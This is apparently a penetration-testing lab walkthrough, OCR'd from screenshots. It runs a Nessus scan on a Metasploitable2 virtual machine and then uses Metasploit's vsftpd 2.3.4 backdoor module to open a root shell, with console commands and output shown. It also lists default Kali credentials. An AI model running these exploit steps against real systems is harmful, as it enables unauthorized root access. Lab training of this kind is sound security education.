
Outdated Information

Certificate is not currently valid. It is impossible to verify whether

☑ Permanently store this exception

Click [Confirm Security Exception]

After that the browser will direct you to the Nessus login page



Nessus – Iceweasel

https://192.168.56.10:8834/html5.html#/

root


••••

Type the username and the password

User name: root

Password: toor

The page given below will appear after the verification of the username and password



No templates have been created. You can add new templates by clicking the "New Scan" button above.


© 1998 - 2019 Tenable Network Security®. All Rights Reserved. Nessus Version: 5.2.1 - HomeFe

Click [Scan Template > New scan]

Give the information given below

Name: Metasploitable2


Scan Targets: 192.168.56.101



Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
Nessus – Iceweasel
https://192.168.56.10:8834/html5.html#/templates/new
Results
Scan Queue
Scan Templates
Policies
Users
Configuration
General Settings
Email Settings

Name: Metasplitable2
Type: Run Now
Policy: External Network Scan
Scan Targets: 192.168.56.101

Then click [scan]




Scan (Metasplitable2) created successfully by root.

Name	Created By	Start Time	Status
Metasplitable2	root	February 24, 2019 08:34:29	Running 0%

Step 4: Terminal configurations

Go to the Terminal of the Kali machine and type the command given below.

```
msfconsole
```




```
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
root@kali:~#
root@kali:~# service nessusd start
$Starting Nessus : .
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# msfconsole
```

Step 5: Scanning process

Go to the Nessus Scanning page

Click [Vulnerability Summary]


Select a critical vulnerability



Vulnerability Summary


critical	MS11-030: Vulnerability in DNS Resolution Could Allow Remote...	Windows	1
high	Microsoft Windows SMB Shares Unprivileged Access	Windows	1
high	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remo...	Windows	1
medium	SMB Signing Disabled	Misc.	3
medium	Microsoft Windows Remote Desktop Protocol Server Man-in-the-...	Windows	1
medium	Microsoft Windows SMB Guest Account Local User Access	Windows	1
medium	Terminal Services Doesn't Use Network Level Authentication (...	Misc.	1
medium	Terminal Services Encryption Level is Medium or Low	Misc.	1
low	Multiple Ethernet Driver Frame Padding Information Disclosur...	Misc.	1
low	Terminal Services Encryption Level is not FIPS-140 Compliant...	Misc.	1
info	DCE Services Enumeration	Windows	92

Check whether the msfconsole is working or not




```
root@kali:~# service nessusd start
$Starting Nessus : .
root@kali:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# msfconsole
```

Search the vulnerability which you have found in the vulnerability summary




```
msf > search backdoor

Matching Modules
================

   Name                                            Disclosure Date          Rank       Description
   ----                                            ---------------          ----       -----------
   auxiliary/admin/scada/modicon_password_recovery    2012-01-19 00:00:00 UTC  normal     Schneider Modicon Quantum Password Recovery
   auxiliary/scanner/backdoor/energizer_duo_detect                          normal     Energizer DUO Trojan Scanner
   auxiliary/scanner/http/tomcat_mgr_login                                  normal     Tomcat Application Manager Login Utility
   exploit/linux/ssh/symantec_smg_ssh              2012-08-27 00:00:00 UTC  excellent  Symantec Messaging Gateway 9.5 Default SSH Password Vulnerab
ility
   exploit/multi/http/horde_href_backdoor          2012-02-13 00:00:00 UTC  excellent  Horde 3.3.12 Backdoor Arbitrary PHP Code Execution
   exploit/multi/http/phpmyadmin_3522_backdoor     2012-09-25 00:00:00 UTC  normal     phpMyAdmin 3.5.2.2 server_sync.php Backdoor
   exploit/multi/http/sflog_upload_exec            2012-07-06 00:00:00 UTC  excellent  Sflog! CMS 1.0 Arbitrary File Upload Vulnerability
   exploit/unix/ftp/proftpd_133c_backdoor          2010-12-02 00:00:00 UTC  excellent  ProFTPD-1.3.3c Backdoor Command Execution
   exploit/unix/ftp/vsftpd_234_backdoor            2011-07-03 00:00:00 UTC  excellent  VSFTPD v2.3.4 Backdoor Command Execution
   exploit/unix/irc/unreal_ircd_3281_backdoor      2010-06-12 00:00:00 UTC  excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution
   exploit/unix/webapp/mybb_backdoor               2011-10-06 00:00:00 UTC  excellent  myBB 1.6.4 Backdoor Arbitrary Command Execution
   exploit/windows/backdoor/energizer_duo_payload  2010-03-05 00:00:00 UTC  excellent  Energizer DUO Trojan Code Execution
   exploit/windows/http/hp_openview_insight_backdoor  2011-01-31 00:00:00 UTC  excellent  HP OpenView Performance Insight Server Backdoor Account Code
 Execution
   exploit/windows/scada/scadapro_cmdexe           2011-09-16 00:00:00 UTC  excellent  Measuresoft ScadaPro <= 4.0.0 Remote Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options
```

Click [show option]



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
```

Type [exploit



```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.10:40318 -> 192.168.56.101:6200)
at 2019-02-24 08:10:33 +0000

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

]